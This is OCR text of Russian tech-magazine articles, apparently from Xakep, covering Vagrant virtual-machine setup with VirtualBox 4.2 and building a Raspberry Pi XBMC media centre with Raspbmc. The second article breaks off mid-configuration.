Базовые сборки (base box) — это специальным способом подготовленные шаблоны виртуальных машин, из которых потом создаются непосредственно виртуальные среды вагранта. Дело в том, что для ускорения процесса создания виртуалки он копирует существующую базовую сборку и уже ее настраивает в соответствии с конфигурационным Vagrant-файлом. В результате пользователь, с одной стороны, может не беспокоиться о некоторых нюансах конфигурации виртуалки (например, объеме памяти или сетевых контроллерах), с другой стороны — все эти нюансы при необходимости могут быть легко изменены. Также в большой степени экономится время на создании новой машины, что позволяет в любой момент «убить» все ненужное, а потом создать по новой. Базовые сборки в систему добавляются командой:

```
$ vagrant box add <имя сборки> <url для загрузки>
```

Сами разработчики вагранта предлагают четыре вида базовых сборок — два последних релиза Ubuntu в 32- и 64-битном исполнении (одну из них мы только что установили в системе):



В VirtualBox 4.2 значительно упростился процесс создания новой машины

- Ubuntu Lucid 32 Bit (files.vagrantup.com/lucid32.box)
- Ubuntu Lucid 64 Bit (files.vagrantup.com/lucid64.box)
- Ubuntu Precise 32 Bit (files.vagrantup.com/precise32.box)
- Ubuntu Precise 64 Bit (files.vagrantup.com/precise64.box)

Но на этом список далеко не заканчивается. Существует специальный сайт, где каждый желающий может выложить свою базовую сборку. Он располагается по адресу: www.vagrantbox.es. Там любой может выбрать себе что-нибудь по вкусу. В ассортименте: Debian, Windows Server, FreeBSD, CentOS, Gentoo и другие.

Кроме того, ты легко можешь создать собственную стартовую конфигурацию, но об этом чуть позже.

VAGRANT-ФАЙЛ

Важной частью системы является специальный конфигурационный файл, написанный на Ruby. Он называется Vagrantfile и описывает виртуальные машины, необходимые в проекте. Предполагается, что в команде для разработки используется один и тот же Vagrantfile, который распространяется через систему контроля версий между ее членами. Важно заметить, что Vagrant читает конфигурацию последовательно из четырех мест и каждый последующий этап может изменять параметры предыдущего. Итак, точный порядок загрузки такой:

1. Сначала загружается Vagrantfile, содержащийся в руби-геме.
2. Следом загружается Vagrantfile из директории базовой сборки (если она было собрана с параметром --vagrantfile).
3. Потом загружается Vagrantfile из домашнего каталога пользователя (~/.vagrant.d/), позволяя пользователю добавить для него какие-либо параметры.
4. И последним загружается Vagrantfile из директории проекта. В большинстве случаев именно в нем находятся все основные настройки проекта, и именно этот файл стоит добавить в систему контроля версий.

Полный список доступных настроек для вагрантфайла содержится в документации (docs.vagrantup.com/v1/docs/vagrantfile.html). Только что созданная виртуальная среда имеет минимальный конфиг вида:

```
Vagrant::Config.run do |config|
  config.vm.box = "precise64"
end
```

НОВШЕСТВА VIRTUALBOX 4.2

Кстати, не так давно Oracle выпустили новую версию VirtualBox под номером 4.2. Если ты еще не перешел на актуальную версию, то, вероятно, тебе будет интересно узнать о новшествах.

Группы виртуальных машин
В новом менеджере появилась возможность группировать виртуалки по какому-либо принципу (например, по типу операционной системы, по проекту, в котором они используются, или как-либо еще). Группы позволяют организовать весь зоопарк, который появляется у опытных пользователей виртуалбокса, а также выполнять групповые операции — например, можно разом стартануть несколько машин, выбрав соответствующую команду в группе.

Автостарт? Запуск «безмордовый»
Так называемый Headless launch — то есть запуск виртуалки без открытия соответствующего окна с интерфейсом машины — теперь возможен прямо из менеджера. Если раньше, чтобы запустить виртуальную машину, приходилось отправляться в консоль, набирать там что-то типа:

```
$ VBoxManage startvm ... --type headless
```

то теперь достаточно при запуске виртуальной машины из интерфейса VirtualBox зажать <Shift>. Остановить запущенную в headless режиме виртуалку можно также из менеджера, выполнив соответствующую команду.

Создание виртуалок в два клика
Это, правда, чисто интерфейсное улучшение (то есть ни о каком программном ускорении создания виртуальной машины речи не идет), но все же. Если на первом диалоге при создании новой виртуалки нажать кнопку «Скрыть описание», то появится другой диалог типа «все в одном», в котором можно будет быстро настроить параметры создаваемой машины.

Улучшения сетевых интерфейсов
Теперь VirtualBox позволяет создавать виртуальные машины с 36 сетевыми картами на борту. Также представлен новый функционал регулирования пропускной способности, чтобы ограничить «прожорливость» виртуалки.

Повышение производительности процессоров
Многие современные процессоры поддерживают технологию виртуализации вложенных страниц для блока управления памятью процессора (у Intel она называется Extended Page Tables, а у AMD — Rapid Virtualization Indexing). С версии 4.2 виртуалбокс теперь ее тоже поддерживает. Поэтому владельцы Core i5 или AMD Bulldozer после обновления должны заметить определенный прирост скорости работы виртуальной машины.

Новые гостевые ОС
Список официально поддерживаемых гостевых операционок теперь дополнился следующими наименованиями:
- Mac OS X Mountain Lion
- Windows 8
- Windows Server 2012
- Ubuntu 12.04 (Precise Pangolin)
- Fedora 17
- Oracle Linux 6.3

Так что теперь все современные операционки без проблем должны работать внутри VB.

И пока несколько бестолкова, но ничего, дальше мы добавим ей функционала.

PROVISIONING

Запуск пустой виртуальной машины (пусть даже и особым образом сконфигурированной) вряд ли может быть сильно полезен, поэтому в вагранте есть так называемые наполнители (provisioners) — различные способы настроить виртуальную машину не снаружи, а изнутри. По сути, это возможность писать различные дополнительные сценарии, которые выполняются после создания виртуальной машины. Поскольку вагрант написан рубистами, то в качестве конфигураторов машины выбраны привычные им средства: Chef Solo, Chef Server, Puppet Standalone, Puppet Server и обыкновенный Shell. Средства Chef и Puppet довольно известны и распространены и часто применяются для деплоя самых разных проектов, так что мы не будем заострять на них внимание и рассмотрим самый простой вариант — shell-скрипт. Создадим в текущей директории файл с именем install_redis.sh и содержанием:

```
sudo apt-get -q -y install redis-server
```

А в Vagrant-файл добавим команды для наполнения:

```
Vagrant::Config.run do |config|
  config.vm.box = "precise64"
  config.vm.provision :shell, :path => "install_redis.sh"
end
```

Теперь переконфигурируем нашу машину командой:

```
$ vagrant reload
```

В результате на нашей виртуалке появится свежеустановленный редис.

СЕТЕВЫЕ НАСТРОЙКИ

Конечно, одна из важнейших настроек виртуальной машины — конфигурация сетевых интерфейсов. За сетевые настройки отвечает параметр config.vm.network. Вагрант предлагает два варианта на выбор: работа в сети, ограниченной хост-машиной, или подключение через сетевой мост.

В первом случае мы явно задаем IP машины, а также можем опционально указать маску сети (по умолчанию используется 255.255.255.0). В таком случае конфиг приобретает вид:

```
Vagrant::Config.run do |config|
  config.vm.box = "precise64"
  config.vm.provision :shell, :path => "install_redis.sh"
end
```

Во втором случае машина получает IP по DHCP и становится полноценным членом сети, в которой расположена и хост-машина. Если на хост-машине присутствует несколько сетевых интерфейсов, то мы можем указать, который именно использовать для моста. Для вывода списка имен сетевых интерфейсов воспользуемся командой:

```
~$ VBoxManage list bridgedifs | grep ^Name
Name:                en1: Wi-Fi (AirPort)
Name:                en0: Ethernet
Name:                p2p0
```

И, соответственно, конфигурация примет вид:

```
Vagrant::Config.run do |config|
  config.vm.box = "precise64"
  config.vm.provision :shell, :path => "install_redis.sh"
  config.vm.network :bridged, :bridge => "en1: Wi-Fi ↵
  (AirPort)"
end
```

Кроме того, Vagrant позволяет также пробрасывать порты. Вот, например, такой Vagrantfile позволяет пробрасывать с 6379-го порта гостевой машины, на который по умолчанию вешается редис, на 8765-й на хост-машине.

```
Vagrant::Config.run do |config|
  config.vm.box = "precise64"
  config.vm.provision :shell, :path => "install_redis.sh"
  config.vm.forward_port 6379, 8765
end
```

Какой вариант лучше — выбор за тобой, но в любом случае наша виртуалка уже вполне может выполнять роль сервера базы данных, на который можно зайти либо с хост-машины, либо с другой виртуалки.

НЕСКОЛЬКО ВИРТУАЛЬНЫХ МАШИН

Кстати, в одном Vagrant-файле можно объявить сразу несколько виртуальных машин с различными настройками. Как? Я думаю, следующий пример скажет сам за себя:

```
Vagrant::Config.run do |config|
  config.vm.define :web do |web_config|
    web_config.vm.box = "web"
    web_config.vm.forward_port 80, 8080
  end

  config.vm.define :db do |db_config|
    db_config.vm.box = "db"
    db_config.vm.forward_port 3306, 3306
  end
end
```

Более того, запускать и пересоздавать виртуалки можно по отдельности, добавляя имя машины после соответствующей команды:

```
$ vagrant up web
$ vagrant reload db
```


ОБЩИЕ ПАПКИ

Еще одна интересная особенность VirtualBox — общие папки, дающие возможность легко обмениваться файлами между гостевой и хост-машинами. Разумеется, Vagrant предоставляет удобный способ настройки данной опции. Все, что нужно, — это немного поправить конфигурационный файл:

```
Vagrant::Config.run do |config|
  config.vm.share_folder "data", "/data", "data"
end
```

Важно заметить также, что папки, использующие протокол NFS (Network File System), показывают лучшую производительность, нежели общие папки виртуалбокса. С другой стороны, NFS не поддерживается на хостах с Windows. Для того чтобы использовать NFS вместо VirtualBox shared folders, необходимо это явно указать в настройках:

ИНТЕРЕСНАЯ ФИЧА VB — ОБЩИЕ ПАПКИ, ПОЗВОЛЯЮЩИЕ ЛЕГКО ОБМЕНИВАТЬСЯ ФАЙЛАМИ МЕЖДУ ГОСТЕМ И ХОСТОМ



Также в VB 4.2 значительно улучшился общий интерфейс работы с машинами

```
Vagrant::Config.run do |config|
  config.vm.share_folder("data", "/data", "data", ↵
  :nfs => true)
end
```

СНЭПШОТЫ И ПЕСОЧНИЦА

Поскольку Vagrant предоставляет гибкий API для расширения своего функционала, неудивительно, что существует немалое количество плагинов для Vagrant, решающих самые различные задачи. На случай, если у тебя появятся новые идеи, какие новые возможности можно добавить в вагрант, — в документации есть специальный раздел, содержащий все необходимые настройки и примеры (bit.ly/126ilsM).

SAHARA

Плагин представляет собой песочницу для виртуальных машин: если что-то поломалось, можно легко и просто откатить до последнего снэпшота. Плагин является руби-гемом (что вполне ожидаемо) и называется sahara (https://github.com/jedi4ever/sahara). После его установки в вагранте появляется дополнительная команда — vagrant sandbox. Типичный пример использования выглядит так. Включаем режим песочницы:

```
$ vagrant sandbox on
```

Производим определенные действия (работаем с файлами, меняем настройки и прочее):

```
$ vagrant ssh
```

Если результат работы нас удовлетворил — сохраняем сделанные изменения:

```
$ vagrant sandbox commit
```

В противном случае откатываем неугодные правки:

```
$ vagrant sandbox rollback
```

И выходим из режима песочницы:

```
$ vagrant sandbox off
```

СОЗДАНИЕ БАЗОВЫХ СБОРОК

Несмотря на то что сообщество уже позаботилось о наиболее распространенных образах операционных систем, тебе вполне может понадобиться иметь свою особенную сборку. Из соображений безопасности (а вдруг хакер Вася добавил свою магию в одну из сборок, лежащих в Сети), необходимости каких-то особенных настроек или просто из интереса — неважно, главное, что такая возможность есть. И здесь нам поможет гем veewee (https://github.com/jedi4ever/veewee), созданный специально для этих целей.

Для начала установим его:

```
$ gem install veewee
```

Репозиторий veewee содержит большое количество шаблонов: https://github.com/jedi4ever/veewee/tree/master/templates. Выберем интересующий нас — пусть это будет последняя версия Ubuntu Server. Теперь создадим новую базовую сборку на основе этого шаблона:

```
$ veewee vbox define myubuntubox ↵
"ubuntu-12.10-server-i386"
```

В результате у нас появится новое «определение» бейс-бокса. В папке definitions/myubuntubox содержатся файлы, описывающие нашу виртуальную машину:

- definition.rb;
- postinstall.sh;
- preseed.cfg.

Немного поправим конфигурацию виртуалки:

```
Veewee::Session.declare({
  :cpu_count => '1', :memory_size=> '1024',
  :disk_size => '10140', :disk_format => 'VDI',
  :hostiocache => 'off',
  :os_type_id => 'Ubuntu',
  :iso_file => "ubuntu-12.10-server-i386.iso",
  :iso_src => "http://releases.ubuntu.com/12.10/↵
              ubuntu-12.10-server-i386.iso",
  :iso_md5 => 'b3d4d4edfc8f291af0b83f8a2ba19a2f',
  :iso_download_timeout => "1000",
  :boot_wait => "4",
  :boot_cmd_sequence => [
    '<Esc><Esc><Enter>',
    '/install/vmlinuz noapic preseed/url=↵
    http://%IP%:%PORT%/preseed.cfg ',
    'debian-installer=en_US auto locale=en_US ↵
    kbd-chooser/method=us ',
    'hostname=%NAME% ',
    'fb=false debconf/frontend=noninteractive ',
    'keyboard-configuration/modelcode=SKIP ↵
    keyboard-configuration/layout=us keyboard-↵
    configuration/variant=us console-setup/↵
    ask_detect=false ',
    'initrd=/install/initrd.gz -- <Enter>'
],
  :kickstart_port => "7122", :kickstart_timeout => ↵
  "10000", :kickstart_file => "preseed.cfg",
  :ssh_login_timeout => "10000", :ssh_user => "vagrant", ↵
  :ssh_password => "vagrant", ↵
  :ssh_key => "", :ssh_host_port => "7222", ↵
  :ssh_guest_port => "22", ↵
  :sudo_cmd => "echo '%p'|sudo -S sh '%f'", ↵
  :shutdown_cmd => "shutdown -P now", ↵
  :postinstall_files => [ "postinstall.sh"], ↵
  :postinstall_timeout => "10000"
 })
```

Теперь запустим сборку командой

```
$ veewee vbox build myubuntubox
```

Veewee задумается на время, пока будет создавать виртуальную машину, скачивать ISO-образ операционной системы, а также устанавливать и настраивать ее. После того как команда закончит работу, проверим созданную виртуалку при помощи следующей команды:

```
$ veewee vbox validate myubuntubox
```

Если все прошло гладко, можно двигаться дальше. Проэкспортируем созданную виртуальную машину как файл базовой сборки vagrant:

```
$ vagrant basebox export myubuntubox
```

Ну вот, собственно, и все. Теперь, чтобы использовать нашу базовую сборку, вызовем уже знакомые команды. Добавим бокс в список:

```
$ vagrant box add myubuntubox myubuntubox.box
```

И создадим новую виртуальную машину на основе уже созданной:

```
$ vagrant init myubuntubox
```

Вот и все — теперь даже самые рьяные параноики не смогут нас осудить, ведь теперь весь техпроцесс создания виртуальной среды контролируется нами же.

УДОБНАЯ СРЕДА ПОЗВОЛЯЕТ СКОНЦЕНТРИРОВАТЬСЯ НА РЕШАЕМОЙ ПРОБЛЕМЕ, А НЕ НА ВОПРОСАХ СОВМЕСТИМОСТИ СОФТА ИЛИ РАЗЛИЧИЯХ ОС, И ЭТО ГЛАВНАЯ ФИШКА VAGRANT

ЗАКЛЮЧЕНИЕ

Удобная среда разработки позволяет больше сконцентрироваться на решаемой проблеме, а не на вопросах совместимости ПО или различиях операционных систем, и это главная фишка Vagrant. С ним можно избавиться от проблем, когда на машине разработчика все работает, а на продакшене почему-то нет.

Разумеется, на данный момент несколько смущает его сильная руби-ориентированность, но будем надеяться, что со временем разработчики решат и эту проблему, расширив, например, список провизоров на Python или Java. И кстати, в настоящее время идет работа по добавлению других систем виртуализации, кроме VirtualBox.

В любом случае, уже сейчас проект представляет большой интерес как для отдельных разработчиков, так и для групп разработки. Удачи и новых познаний! ⌶

Илья Илембитов (ilembitov@real.xakep.ru)



© Stephen Bowler@Flickr.com

ГОВОРИТ И ПОКАЗЫВАЕТ Raspberry Pi

Последняя версия XBMC получила официальную поддержку Raspberry Pi, и для меня это стало хорошим поводом поделиться личным опытом использования этой машинки в качестве медиацентра. Думаю, что и ты останешься доволен, но для этого нужно рассмотреть несколько нюансов — в частности выбор аксессуаров и конкретного дистрибутива.

СУТЬ ПРОБЛЕМЫ

Чтобы нафаршировать телевизор мультимедийным функционалом, есть несколько путей. Можно купить так называемый умный телевизор. Однако на сегодняшний день производители просят за такие опции серьезные деньги, не предлагая при этом ничего поражающего сознание. Можно купить медиаплеер, но тогда столкнешься либо с какой-нибудь экзотичной прошивкой от производителя, либо с Android, а приятного в этом мало. Кроме того, хотя флешкообразные Android-компьютеры и стали относительно популярны, их качество не слишком высоко — особенно часто пользователи жалуются на плохой Wi-Fi и отсутствие Ethernet (что для просмотра HD-контента недопустимо). Поэтому до сих пор энтузиасты предпочитали собирать собственный HTPC из mini-ITX-материнки и водружать на него XBMC. Но ведь в жилую комнату хочется поставить что-то тихое и маленькое, не так ли? Вот тут на помощь и приходит Raspberry Pi.

Казалось бы, RPi разрабатывался как образовательный инструмент и игрушка для железячников — энтузиастов от мира робототехники, при чем тут медиаплееры? Тем не менее многие используют малютку именно по такому назначению, и неспроста. В основе компьютера лежит чип Broadcom BCM2835, который изначально разрабатывался как решение для мультимедиа (если не веришь, можешь почитать на сайте производителя: goo.gl/VBAaX). По заявлениям создателей, мощность процессора невелика и находится на уровне Pentium II 300, но вот графический процессор удался — ты наверняка читал про то, как на Raspberry играют в Quake 3. Производитель сравнивает его мощность с первым Xbox. В общем, не случайно точно такой же чипсет используется в популярном за рубе-

жом плеере Roku и ряде других аналогичных продуктов.

Видеочип поддерживает аппаратное декодирование h264, а также кодеки MPEG-2 и VC-1. Правда, два последних кодека требуют платной лицензии, придется заплатить 170 рублей. Неприятное упущение — отсутствует аппаратная поддержка аудиокодека DTS (несмотря на то что разработчики Raspberry уже написали нужный код, договориться о лицензии пока не удается). Однако беглый поиск дает понять, что декодер DTS в принципе редко встречается в маленьких плеерах. Если у тебя нет телевизора или ресивера, который мог бы выполнить декодирование сам, то читай врезку. Спойлер: лучше все-таки искать контент с AC3.

На этом плюшки не заканчиваются. У Raspberry есть особенность, которой может позавидовать любой неттоп и подавляющее большинство медиаплееров, — это поддержка технологии CEC (Consumer Electronics Control). Это спецификация для HDMI, позволяющая использовать пульт телевизора для управления подключенными устройствами. Большинство телевизоров, выпущенных за последние пару лет, поддерживают эту технологию, но каждый производитель называет ее по-своему. В случае моего Philips это EasyLink, у Samsung — Anynet+, у Sony — BRAVIA Link/Sync и так далее.

Помимо HDMI, поддерживаются и аналоговые выходы на видео и звук. Аналоговое видео вряд ли кому-то нужно в нашем контексте, а вот с аналоговым звуком пока ситуация неприятная. Дело в том, что из-за ошибок в прошивке на момент написания статьи качество звука отвратительно: например, в начале и конце каждого трека издается мощный щелчок (единственный выход — использовать gapless-воспроизведение).



Корпус для медиацентра точно понадобится

Другой недостаток связан с реализацией USB. Фактически на один контроллер в Raspberry повешено два порта и адаптер Ethernet. Поэтому медиаплеер не получится использовать для закачки торрентов — сеть будет постоянно воевать с диском в контроле за пропускной способностью, из-за чего все будет тормозить, и устройство не сможет стабильно качать на полной скорости.


Тем не менее, как мы сейчас сможем увидеть, сообществу разработчиков удалось предложить что-то, с лихвой компенсирующее описанные недостатки.

ЧТО ПОТРЕБУЕТСЯ

Как известно, в комплекте Raspberry Pi нет ничего, кроме самого компьютера, поэтому сразу стоит озвучить простой факт: наш медиаплеер не будет стоить 35 долларов. Как минимум потому, что следует учесть доставку. Между прочим, в Москве есть несколько интернет-магазинов, торгующих Raspberry, — там он обойдется примерно в 2400 рублей, но зато получить можно в течение пары дней, а не нескольких недель. Кроме того, вместе с доставкой даже покупка у официальных дистрибьюторов выльется, скорее всего, в близкие деньги, причем еще и с дополнительным геморроем (и немалым). В общем, рекомендую обратиться к услугам посредников — их легко найти в Яндекс.Маркете.

Самый ответственный момент — выбор блока питания. RPi теоретически может использовать почти любой зарядник от смартфона или планшета с разъемом microUSB, но на практике подойдет только адаптер на 5 вольт и хотя бы 1 ампер. Если адаптер не дает заявленного результата, Raspberry будет работать нестабильно. Со списком протестированных пользователями адаптеров можно ознакомиться в полуофициальном вики (см. ссылку в сносках). Лично я использовал зарядник от смартфона HTC.


Другой важный момент — карточка SD. В принципе, моя карточка Transcend 10-го класса на 32 гигабайта обошлась рублей




Основной интерфейс XBMC



Yatse по праву называют лучшим пультом для Android



Raspberry доступны все плагины XBMC



Здесь все самые важные настройки: разгон, сеть, ключи кодеков MPEG2 и VC1 и многое другое

в 800, что сравнительно недорого. Для нашего применения достаточно и 4 гигабайт, но вот брать более низкий класс не рекомендую — это скажется на отзывчивости интерфейса и общей производительности. Кроме того, стоит признать, что SD-карты не рассчитаны на такую нагрузку, поэтому лучше брать что-то от известного производителя. Впрочем, можно использовать в качестве основного раздела флешку, но для загрузки все равно понадобится карточка.

Также советую потратиться на корпус (у перекупщиков он обойдется рублей в 400). Конечно, так наш медиаплеер потеряет свой «гиковский» образ, но зато плата будет защищена. Как минимум нужно учесть, что при подключении-отключении кабелей и флешек вполне реально неудачно упереться пальцем в какой-нибудь участок голого RPi и что-нибудь там поломать.

Еще нам понадобится некое хранилище файлов. Подключать жесткий диск, на мой взгляд, довольно бессмысленно. Во-первых, Raspberry, скорее всего, не сможет питать внешний хард по USB и придется искать вариант с дополнительным источником питания. Во-вторых, как уже говорилось, RPi не сможет одновременно быть и медиаплеером, и торрентокачалкой. Лучше всего подойдет любой NAS. Воспользовавшись случаем, советую платформу Kirkwood, которая шикарно работает под ArchLinux, без всяких там optware.

Дополнительные аксессуары. С пультом можно разобраться по-разному. Самое простое — использовать пульт от телевизора. Если по какой-то причине это не подходит, то можно купить специальный пульт для HTPC с USB-приемником. Альтернативно можно соорудить ИК-приемник и подключить его к разъему GPIO — это для любителей DIY. Ну и наконец, самое функциональное решение — поставить пульт на смартфон или планшет. Для Android доступен официальный пульт от XBMC, а также просто отличный Yatse (goo.gl/9oPBI). С его помощью, например, можно посылать в XBMC ссылки на YouTube и другие популярные хостинги, выбирать файлы из медиатеки напрямую, а также пользоваться экранной клавиатурой.

Отдельно стоит сказать про Wi-Fi-адаптеры. Строго говоря, если ты собираешься смотреть 1080p, лучше использовать провод, так как USB-адаптеры обычно не тянут нужную скорость. Но если ты не настолько требователен или же тянуть кабель — не вариант, выбери любой из протестированных адаптеров (опять-таки не забудь глянуть в вики). Я использую TP-LINK TL-WN725N, который обошелся мне в 270 рублей и завелся совершенно без напильника. Для 720p такой адаптер вполне подойдет.

Таким образом, моя конфигурация обошлась чуть меньше чем в 4 тысячи рублей.

ВЫБОР ПЛАТФОРМЫ

Есть три основных дистрибутива: Raspbmc (www.raspbmc.com), XBian (xbian.org) и OpenELEC (openelec.tv). Принципиально отличается в данном случае последний — это традиционный дистрибутив для встраиваемых систем, поэтому работа с ним напоминает альтернативные прошивки для роутеров. Выбор дополнительного ПО ограничен, и ковыряться во внутренностях будет не очень комфортно. С другой стороны, это более стабильное решение.

Выбор между Raspbmc и XBian уже более сложный. Оба являются полноценными дистрибутивами, оба имеют схожий функционал, но отличаются философией. Raspbmc — аккуратно собранный XBMC поверх Raspbian, из которого было выброшено все лишнее. XBian — проект, фокусирующийся на bleeding edge, что приводит к модификации отдельных пакетов. Советую попробовать оба, но лично я выбрал Raspbmc — более старый проект, к тому же использующий пакетную базу Raspbian, поддерживаемую огромным сообществом.

УСТАНОВКА И НАСТРОЙКА RASPBMC

Здесь все до боли прямолинейно. Для пользователей Windows доступен специальный установщик (goo.gl/2kq6p). Пользователям *nix и OS X доступен простой скрипт на Python:

```
curl -O http://svn.stmlabs.com/svn/↵
raspbmc/testing/installers/python/↵
install.py
chmod +x install.py
```

При установке доступно несколько опций: можно выбрать установку на флешку (с загрузочным разделом на карточке) и прописать настройки сети. На последнее стоит обратить внимание, если планируется использовать Wi-Fi. Дело в том, что сама установка будет вестись полностью автономно: как только ты вставишь готовую карточку в Raspberry и подключишь машинку к питанию, система подсоединится к серверу и начнет качать необходимые файлы и проводить первичную настройку.

Примерно через двадцать минут ты получишь готовую систему и стартовый экран XBMC. При первом запуске система будет заметно подтормаживать — это нормально. Дело в том, что на этом этапе в фоне будут загружаться стандартные плагины. Поэтому я советую подождать еще минут пятнадцать, прежде чем предпринимать какие-то дальнейшие шаги. И после этого начинается самое интересное.

Немного поговорим о том, на что стоит обратить внимание в свежеустановленном XBMC. По умолчанию в разделе приложений доступна утилита для выставления настроек, специфичных для Raspberry, Raspbmc Settings. Здесь выставляются настройки сети, параметры обновлений и многое другое.

Стоит обратить внимание на параметры разгона процессора. Как известно, RPi можно разгонять до 1 гигагерца, и, по словам разработчиков, это не навредит чипу. Однако работа карточки при этом может быть нестабильной, и при максимальном разгоне очень велика вероятность, что целостность данных будет нарушена и система просто перестанет загружаться. Придется все переустанавливать. Чтобы этого избежать, лучше использовать более щадящие режимы разгона либо устанавливать систему на флешку.

В остальном — работа с XBMC довольно очевидна. Процедуры установки плагинов, добавления файлов в библиотеки и выбора настроек, думаю, описывать не стоит. Перейдем к более интересным вещам.

ЛЕЗЕМ ПОД КАПОТ: НЕСКОЛЬКО ИНТЕРЕСНЫХ ТРЮКОВ ДЛЯ МЕДИАЦЕНТРА

AIRPLAY В XBMC

AirPlay — это стандарт для потокового вещания аудио и видео на устройствах Apple. В последней версии XBMC была добавлена начальная поддержка этой технологии, но по умолчанию она выключена. Чтобы включить ее, зайди в System → Services → Airplay. Теперь ты сможешь передавать таким образом музыку с яблочных устройств. Видео тоже работает, но крайне нестабильно. Пользователи Android могут использовать для AirPlay плеер DoubleTwist (goo.gl/Xwb8a).

УБИРАЕМ НЕНУЖНОЕ

Для последующих трюков потребуется вернуться в Raspbmc Settings и посмотреть раздел сервисов: System Configuration → Service Management.

Во-первых, нам понадобится cron. Во-вторых, в зависимости от твоей конфигурации сети можно отключить сервер Samba и FTP, хотя ресурсов это, конечно, много не высвободит.

Далее подключимся к нашему медиацентру по SSH. Логин — pi, пароль — raspberry.

ДОПОЛНИТЕЛЬНЫЕ ИСТОЧНИКИ ПЛАГИНОВ

По умолчанию в XBMC включен только один репозиторий. Чтобы добавить сторонний, как правило, нужно просто подсунуть соответствующий файл. Например, есть репозиторий Seppius, специализирующийся на аддонах для русскоязычного контента (различных видеосервисов и приложений телеканалов), — его файл можно скачать тут: goo.gl/CaFVQ. Увы, качество многих аддонов невысоко, но что-то интересное найти можно.

BEETS

Когда выводишь музыкальный плеер на большой экран, корявые теги и отсутствие обложки начинают заметно раздражать. А прописывать их вручную — геморройно. Для таких случаев придуман beets — как называет его автор, инструмент организации аудиотеки для маниакально одержимых аудиофилов.

Установка проходит аналогично тому, что мы делали с FlexGet:

```
sudo apt-get install python-pip
sudo pip install beets
```

После этого нужно провести начальную конфигурацию. Создадим нужные файлы:

```
mkdir -p ~/.config/beets
touch ~/.config/beets/config.yaml
mkdir -p ~/.data/beets/
touch ~/.data/beets/musiclibrary.blb
nano ~/.config/beets/config.yaml
```

Базовый конфиг можно сделать, например, такой:

```
directory: /media/HD/Music/ # путь до
                            # медиатеки
